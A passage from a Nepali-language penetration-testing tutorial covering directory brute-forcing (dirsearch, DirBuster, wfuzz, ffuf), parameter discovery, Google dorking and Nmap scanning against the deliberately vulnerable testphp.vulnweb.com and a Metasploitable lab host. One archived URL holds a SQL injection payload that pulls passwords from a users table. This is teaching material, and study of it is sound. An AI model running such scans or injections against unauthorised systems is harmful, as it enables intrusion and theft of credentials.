
The screenshot shows a terminal window titled "kali@kali:~/dirsearch". The command "python3 dirsearch.py -u http://testphp.vulnweb.com -e php" is being run. The output includes the version "v0.4.0", target information ("Target: http://testphp.vulnweb.com/"), and a detailed log of directory and file findings. The log lists numerous URLs, their status codes, sizes, and paths, such as "/.idea/", "/Connections", and "/admin/".

```
kali@kali:~/dirsearch$ python3 dirsearch.py -u http://testphp.vulnweb.com -e php
[04:19:06] Starting:
[04:19:12] 200 - 967B - /.idea/
[04:19:12] 200 - 6B - /.idea/.name
[04:19:12] 200 - 171B - /.idea/encodings.xml
[04:19:12] 200 - 266B - /.idea/misc.xml
[04:19:12] 200 - 275B - /.idea/modules.xml
[04:19:12] 200 - 143B - /.idea/scopes/scope_settings.xml
[04:19:12] 200 - 173B - /.idea/vcs.xml
[04:19:13] 200 - 12KB - /.idea/workspace.xml
[04:19:19] 200 - 5KB - /404.php
[04:19:20] 200 - 1B - /CVS/Root
[04:19:20] 301 - 184B - /Connections → http://testphp.vulnweb.com/Connections/
[04:19:25] 200 - 92B - /_mmServerScripts/MMHTTPDB.php
[04:19:28] 301 - 184B - /admin → http://testphp.vulnweb.com/admin/
[04:19:29] 200 - 278B - /admin/
[04:19:30] 200 - 278B - /admin/?/login
[04:19:40] 200 - 5KB - /cart.php
[04:19:40] 403 - 263B - /cgi-bin
[04:19:40] 403 - 263B - /cgi-bin/
[04:19:43] 200 - 224B - /crossdomain.xml
[04:19:48] 200 - 894B - /favicon.ico
[04:19:52] 200 - 393B - /images/
[04:19:52] 301 - 184B - /images → http://testphp.vulnweb.com/images/
[04:19:52] 200 - 5KB - /index.php
[04:19:52] 200 - 3KB - /index.bak
[04:19:53] 200 - 3KB - /index.zip
[04:19:55] 200 - 5KB - /login.php
[04:19:56] 200 - 5KB - /logout.php
```


माथिको चित्रमा दिएको result साइट testphp.vulnhub.com को रहेको छ जसमा Dirsearch प्रयोग गरेर content Discovery गरिएको छ ।

७.२ Content Discovery using Dirbuster:

DirBuster एक multi threaded java application हो जुन web / application सर्भरमा डाइरेक्टरीहरू र फाइलहरूको नाम brute force गर्नको लागि डिजाइन गरिएको हो । वेबसाईटहरू हेर्दा सुरक्षित देखिएपनि developer-हरूले कुनै न कुनै ठाउँमा गलती गरिरहेको हुन्छ । जस्तै कुनै test purpose मा प्रयोग गरिएको फाइलहरू production server मै भुलेर छोडिदिने जस्ता कार्यले webserver vulnerable हुन्छ । Dirbuster ले त्यस्ता file हरू खोज्न मदत गर्दछ ।



हामीले हाम्रो dicc.txt फाइल Dirbuster मा लोड गयौं र url पनि बारमा राख्यौं। Start Button मा क्लिक गर्दा तल चितमा दिएको जस्तो नतिजा आउँदछ ।



हामीले तल दिइएको Dictionary list हरु प्रयोग गर्न सक्दछौं जुन Kali Linux को /usr/share/dirbuster/wordlists/ भन्ने स्थानमा राखिएको हुन्छ ।

List हरु निम्नलिखित छन् :

- directory-list-2.3-small.txt - (87650 words)
- directory-list-2.3-medium.txt - (220546 words)
- directory-list-2.3-big.txt - (1273819 words)

- directory-list-lowercase-2.3-small.txt - (81629 words)
- directory-list-lowercase-2.3-medium.txt - (207629 words)
- directory-list-lowercase-2.3-big.txt - (1185240 words)
- directory-list-1.0.txt - (141694 words)
- apache-user-enum-1.0.txt - (8916 usernames)
- apache-user-enum-2.0.txt - (10341 usernames)

साथै danielmiessler को repository मा रहेको <https://github.com/danielmiessler/SecLists> (SecList) बाट पनि आवश्यकता अनुसारको लिस्टहरू छानेर प्रयोग गर्न सक्दछौं ।

७.३ Directory search using wfuzz:

```
kali㉿kali:~$ wfuzz -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --hc 404 http://testphp.vulnweb.com/FUZZ

Warning: Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

*****
* Wfuzz 2.4.5 - The Web Fuzzer
*****


Target: http://testphp.vulnweb.com/FUZZ
Total requests: 220547

=====
ID      Response    Lines    Word     Chars   Payload
=====

0000000002:  301        7 L     12 W    184 Ch    "images"
0000000022:  403       10 L     29 W    263 Ch    "cgi-bin"
0000000246:  301        7 L     12 W    184 Ch    "admin"
0000000452:  301        7 L     12 W    184 Ch    "pictures"
000002266:  301        7 L     12 W    184 Ch    "Templates"
000003964:  301        7 L     12 W    184 Ch    "Flash"
000005254:  404        7 L     12 W    168 Ch    "20061209"
```

७.४ Content Discovery using FFuf:

```
kali@kali:~ - □ ×
File Actions Edit View Help
kali@kali:~$ ffuf -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://testphp.vulnweb.com/FUZZ

v1.2.0-git
:: Method      : GET
:: URL         : http://testphp.vulnweb.com/FUZZ
:: Wordlist    : FUZZ: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200,204,301,302,307,401,403
:: Progress: [5284/220547] :: Job [1/1] :: 230 req/sec :: Duration: [0:00:38] :: Errors: 0 ::
```

८. Parameter Discovery

प्यारामिटर खोजको लागि हामी Burp , ParamSpider , waybackurls प्रयोग गर्नेछौं।

८.१ Waybackurls:

Waybackurl मेशिन सम्पूर्ण इन्टरनेटको एक अभिलेख हो। यो tool प्रत्येक वेबसाइटमा जान्छन र स्क्रिनस्टहरू लिएर आफ्नो database मा राख्दछ । संकलन भएको endpoints हरु सजिलैसँग query गर्न सकिन्छ ।

The screenshot shows a browser window with the Wayback Machine interface. The address bar displays the URL https://web.archive.org/web/*/testphp.vulnweb.com/*. The main content area is titled "INTERNET ARCHIVE" and features the "Wayback Machine" logo. A message at the top states "255 URLs have been captured for this domain." Below this is a table with columns: URL, MIME TYPE, FROM, TO, CAPTURES, DUPLICATES, and UNIQUES. The table lists various URLs from the domain, including file inclusion tests, artist pages, and category pages, along with their capture details.

URL	MIME TYPE	FROM	TO	CAPTURES	DUPLICATES	UNIQUES
http://testphp.vulnweb.com/	text/html	Dec 6, 2012	Nov 1, 2020	247	241	6
http://testphp.vulnweb.com/acunetix_file_inclusion_test	warc/revisit	Apr 20, 2019	Apr 20, 2019	1	0	1
http://testphp.vulnweb.com/AJAX/styles.css	text/css	Jul 5, 2014	Nov 18, 2018	7	6	1
http://testphp.vulnweb.com/artists.php	text/html	Nov 3, 2013	Oct 29, 2020	194	192	2
http://testphp.vulnweb.com/artists.php?artist=-1	text/html	Sep 23, 2020	Sep 23, 2020	1	0	1
http://testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,2,group_concat(pass)%20from%20users--	text/html	Sep 23, 2020	Sep 23, 2020	1	0	1
http://testphp.vulnweb.com/artists.php?artist=10	text/html	Oct 3, 2015	Aug 12, 2017	3	2	1
http://testphp.vulnweb.com/artists.php?artist=3	text/html	Jul 9, 2014	Apr 28, 2020	35	33	2
http://testphp.vulnweb.com/artists.php?artist=999999.9	text/html	Aug 14, 2017	Aug 14, 2017	1	0	1
http://testphp.vulnweb.com/categories.php	text/html	Nov 3, 2013	Nov 2, 2020	111	108	3
http://testphp.vulnweb.com/dot.gif	image/gif	Oct 19, 2012	Oct 19, 2012	1	0	1
http://testphp.vulnweb.com/favicon.ico	image/x-icon	Nov 3, 2013	Oct 13, 2020	57	56	1
http://testphp.vulnweb.com/Flash/add.swf	application/x-shockwave-flash	Dec 6, 2012	Oct 10, 2020	25	24	1
http://testphp.vulnweb.com/FUZZ	warc/revisit	Oct 9, 2019	Oct 12, 2019	4	3	1

८.२ Paramspider:

यसले database मा सुरक्षित गरी राखिएको डोमेन र सब-डोमेनको वेब archive बाट प्यारामिटरहरू फेला पार्दछ । यसले output result लाई पनि राम्रो र सफा तरीकाले terminal मा प्रस्तुत गर्दछ (target host सँग अन्तर्क्रिया नगरी) ।

```
kali@kali:~/ParamSpider
File Actions Edit View Help
kali@kali:~/ParamSpider$ python3 paramspider.py -d testphp.vulnweb.com

[+] Total unique urls found : 21
[+] Output is saved here   : output/testphp.vulnweb.com.txt

[!] Total execution time      : 0.9260s
```

८.३ Burp:

Burp कुनै पनि pentester र ह्याकरका लागि नभई नहुने tool हो ।

साइटलाई active crawl गरेर, हामी प्यारामिटरहरू चितमा देखाइएको जस्तै पाउन सकदछौं । Parameter खोज्नको लागि website को हरेक ट्याबसँग खेल्नुपर्ने हुन्छ ।

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Logging of out-of-scope Proxy traffic is disabled [Re-enable]

Issues

- Cleartext submission of password
- Unencrypted Communication
 - Cross-domain Referrer leak
 - Email addresses disclosed [?]
 - Frameable response (potentially XSS)

Host	Method	URL	Para...	Status	Length	MIME type	Title	Comment	Time
http://testphp.vulnwe...	GET	/artists.php?artist=1		200	6436	HTML	artists		19:4
http://testphp.vulnwe...	GET	/artists.php?artist=2		200	6378	HTML	artists		19:4
http://testphp.vulnwe...	GET	/artists.php?artist=3		200	6378	HTML	artists		19:4
http://testphp.vulnwe...	POST	/guestbook.php		200	5595	HTML	guestbook		19:4
http://testphp.vulnwe...	POST	/guestbook.php		200	5597	HTML	guestbook		19:4
http://testphp.vulnwe...	GET	/listproducts.php?cat...		200	8065	HTML	pictures		19:4
http://testphp.vulnwe...	GET	/listproducts.php?cat...		200	5496	HTML	pictures		19:4
http://testphp.vulnwe...	GET	/listproducts.php?cat...		200	4884	HTML	pictures		19:4
http://testphp.vulnwe...	GET	/listproducts.php?cat...		200	4884	HTML	pictures		19:4
http://testphp.vulnwe...	POST	/search.php?test=que...		200	4960	HTML	search		19:4
http://testphp.vulnwe...	POST	/search.php?test=que...		200	4956	HTML	search		19:4
http://testphp.vulnwe...	POST	/userinfo.php		302	221	text			19:4
http://testphp.vulnwe...	GET	/comment.php?id=1							19:4
http://testphp.vulnwe...	GET	/comment.php?id=2							19:4
http://testphp.vulnwe...	GET	/comment.php?id=3							19:4
http://testphp.vulnwe...	GET	/AJAX/index.php		200	4421	HTML	ajax test		19:4
http://testphp.vulnwe...	GET	/Mod_Rewrite_Shop/		200	1159	HTML			19:4
http://testphp.vulnwe...	GET	/artists.php		200	5513	HTML	artists		19:4
http://testphp.vulnwe...	GET	/cart.php		200	5088	HTML	you cart		19:4
http://testphp.vulnwe...	GET	/categories.php		200	6300	HTML	picture categories		19:5
http://testphp.vulnwe...	GET	/disclaimer.php		200	5709	HTML	disclaimer		19:4
http://testphp.vulnwe...	GET	/guestbook.php		200	5575	HTML	guestbook		19:5
http://testphp.vulnwe...	GET	/hpp/		200	387	HTML	HTTP Parameter Polluti...		19:4
http://testphp.vulnwe...	GET	/index.php		200	5143	HTML	Home of Acunetix Art		19:4
http://testphp.vulnwe...	GET	/login.php		200	5708	HTML	login page		19:4
http://testphp.vulnwe...	GET	/signup.php		200	6218	HTML	signup		19:4

Request Response

Raw Headers Hex

```
GET /AJAX/index.php HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100
Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://testphp.vulnweb.com/cart.php
```

Type a search term 0 matches

Google Hacking Database :

Google Hacking, Google Dork को रूपमा पनि परिचित छ । यो एक जानकारी संकलन गर्ने टेक्निक हो जसमा advance google सर्च प्रयोग गरिन्छ । यदि कुशलताका साथ प्रयोग गरियो भने यो वेब application हरूमा security vulnerability हरू पहिचान गर्न, target हरूको जानकारी जम्मा गर्न, संवेदनशील (sensative) जानकारी पत्ता लगाउन, तथा अन्य सम्वेदनशील डाटा समावेश गरेको फाईलहरू पत्ता लगाउन प्रयोग गर्न सकिन्छ ।

Syntax

Operator:search_term

site:amazon.com intitle:"hacking"

Advanced Operators at a Glance

Advanced operators can be combined in some cases.

In other cases, mixing should be avoided.

Operator	Purpose	Mixes with other operators?	Can be used alone?	Does search work in			
				Web	Images	Groups	News
<code>intitle</code>	Search page title	yes	yes	yes	yes	yes	yes
<code>allintitle</code>	Search page title	no	yes	yes	yes	yes	yes
<code>inurl</code>	Search URL	yes	yes	yes	yes	not really	like intitle
<code>allinurl</code>	Search URL	no	yes	yes	yes	yes	like intitle
<code>filetype</code>	Search specific files	yes	no	yes	yes	no	not really
<code>allintext</code>	Search text of page only	no: really	yes	yes	yes	yes	yes
<code>site</code>	Search specific site	yes	yes	yes	yes	no	not really
<code>link</code>	Search for links to pages	no	yes	yes	nc	no	not really
<code>inanchor</code>	Search link anchor text	yes	yes	yes	yes	not really	yes
<code>numrange</code>	Locate number	yes	yes	yes	nc	no	not really
<code>daterange</code>	Search in date range	yes	no	yes	not really	not really	not really
<code>author</code>	Group author search	yes	yes	no	nc	yes	not really
<code>group</code>	Group name search	no: really	yes	no	nc	yes	not really
<code>insubject</code>	Group subject search	yes	yes	like intitle	like intitle	yes	like intitle
<code>msgid</code>	Group msgid search	no	yes	not really	not really	yes	not really

Some operators can only be used to search specific areas of Google, as these columns show.

Logical Operator	Description	Examples
AND or +	Used to include keywords. All the keywords need to be found.	<ul style="list-style-type: none"> web AND application AND security web +application +security
NOT or -	Used to exclude keywords. All the keywords need to be found.	<ul style="list-style-type: none"> web application NOT security web application -security
OR or	Used to include keywords where either one keyword or another is matched. All the keywords need to be found.	<ul style="list-style-type: none"> web application OR security web application security
Tilde (~)	Used to include synonyms and similar words.	<ul style="list-style-type: none"> web application ~security
Double quote ("")	Used to include exact matches.	<ul style="list-style-type: none"> "web application security"
Period (.)	Used to include single-character wildcards.	<ul style="list-style-type: none"> .eb application security
Asterisk (*)	Used to include single-word wildcards.	<ul style="list-style-type: none"> web * security
Parenthesis (())	Used to group queries	<ul style="list-style-type: none"> ("web security" websecurity)

Google Hacking को बारेमा विस्तृत जानकारी हेर्नु परेमा तल दिइएको साइटमा प्रयोग गर्न सक्छुनेछः

link : <https://www.exploit-db.com/>

Github Recon:

GitHub एक Git रिपोजिटरी होस्टिंग सेवा हो। Git एउटा कमाण्ड लाइन उपकरण(tool) हो र GitHub web based ग्राफिकल ईन्टरफेस हो। त्यसको साथै Github मा विभिन्न developer हरूले API key, पासवर्डहरू, ग्राहक डेटा आदि समावेश गरिराखेको हुन्छ। मूलतः Github ले संवेदनशील जानकारीहरू धेरै समावेश गर्ने गर्दछ जुन एक attacker को लागि उपयोगी हुन सक्छ। यो संवेदनशील जानकारी यदि leak भएको खण्डमा कम्पनीलाई हजारौं डलर क्षति लाग्न सक्छ।

Network Scanning

Nmap Ethical ह्याकरहरूद्वारा सबैभन्दा धेरै प्रयोग गरिएको उपकरणहरू मध्ये एक हो । यसको सहजता एवं शक्तिशाली scanning option का कारण यो tool ह्याकरहरूको दुनियाँमा लोकप्रीय रहेहो आएको छ ।

Nmap अर्थात नेटवर्क म्यापर (Network Mapper) ,एक नेटवर्क के discovery र security अडिटिंग tool हो । Nmap , Network Administrator द्वारा निम्नलिखित कार्यहरूको स्क्यान गर्न व्यापक प्रयोग गरेको हामी पाउन सक्छौँ :

- खुला पोर्ट (open ports) र सेवाहरू (services) खोज्न
- तिनीहरूको संस्करणको (version) साथ सेवाहरू (services) खोज्न
- अनुमानित कस्तो खालको Operating system target मशीनमा चलिरहेको छ जान्न को लागि
- निगरानी गर्नको लागि

NMAP का केहि आधारभूत कुराहरू

यो सूचना संकलन गर्ने उपकरण हो । कुनै कुनै मुलुकमा Nmap को प्रयोगलाई आक्रमण को रूपमा लिइन्छ । खासमा Nmap संग स्कृप्ट (script) को प्रयोग गरेको खण्डमा यसले सम्पूर्ण गोप्य सुचना प्रयोग कर्तालाई सहजै उपब्य गराईदिन्छ । उदाहरणको लागि Firewall bypass , Port ma Run भएको service को version एवं vulnerability information जस्ता अति गोपनीय सुचनाहरू प्रयोगकर्तालाई सहजै उपलब्ध गराईदिन्छ । त्यसैले कसैको System मा प्रयोग गरिदैछ भने लिखित रूपमा अनुमति लिनुपर्दछ । त्यसो नगरेको खण्डमा साईवर कानुन बमोजिम कारवाही पनि हुन सक्छ ।

Target IP : 192.168.0.104/24

Attacker IP: 192.168.0.103/24

Target IP स्क्यान गर्दा “nmap -h” को प्रयोग गरेर तल चित्रमा झैं
आवश्यक सहयोग लिन सक्छौ ।

```
kali@kali:~$ nmap -h
Nmap 7.80 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3], ...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2], ...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
```

उदाहरणको लागि Nmap को एउटा simple command निम्नानुसार
चलाउन सकिन्छ ।

```
kali@kali:~$ nmap 192.168.0.104
```

```
kali@kali:~$ nmap 192.168.0.104
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-10 02:59 EDT
Nmap scan report for 192.168.0.104
Host is up (0.0017s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

१. Nmap Target specification:

```
kali@kali:~$ nmap -h
```

```
kali@kali:~$ nmap -h
Nmap 7.80 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3], ...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
```

Scan गर्ने क्रममा हामीले Hostname, IP Address, CIDR Network range पास गर्न सक्दछौं जुन माथिको चित्रमा Target specification को section मा उल्लेखित गरिएको छ ।

१.१ Hostname मार्फत scanning

kali@kali:~\$ nmap metasploitable.local

```
kali@kali:~$ nmap metasploitable.local
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-10 04:50 EDT
Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.010s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
```

यहाँ माथि चित्रमा हामीले वेबसाइटको Domain Name राखेर स्क्यान गर्नका लागि प्रयोग गरेका छौं ।

१.२ Network Range Specify द्वारा host scanning

kali@kali:~\$ nmap 192.168.0.1-200


```
kali@kali:~$ nmap 192.168.0.1-200
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-10 04:59 EDT
Nmap scan report for 192.168.0.1
Host is up (0.014s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1900/tcp  open  upnp
49152/tcp open  unknown

Nmap scan report for 192.168.0.101
Host is up (0.023s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
62078/tcp open  iphone-sync

Nmap scan report for 192.168.0.102
Host is up (0.00066s latency).
All 1000 scanned ports on 192.168.0.102 are closed
```

माथिको चित्रमा हामीले ip range 192.168.0.0.1 देखि 192.168.0.200 सम्म Nmapमा specify गरेका छौं।

स्क्यान पछि, ती Host हरू जो नेटवर्कमा जोडिएको (अनलाइन) छ त्यसलाई "Host is up" भनेर Terminal मा रिपोर्टिङ गरिन्छ र ती host हरूमा सम्भावित open पोर्टहरू देखिएको खण्डमा त्यसको स्क्यान result पनि उल्लेख गराइन्छ।

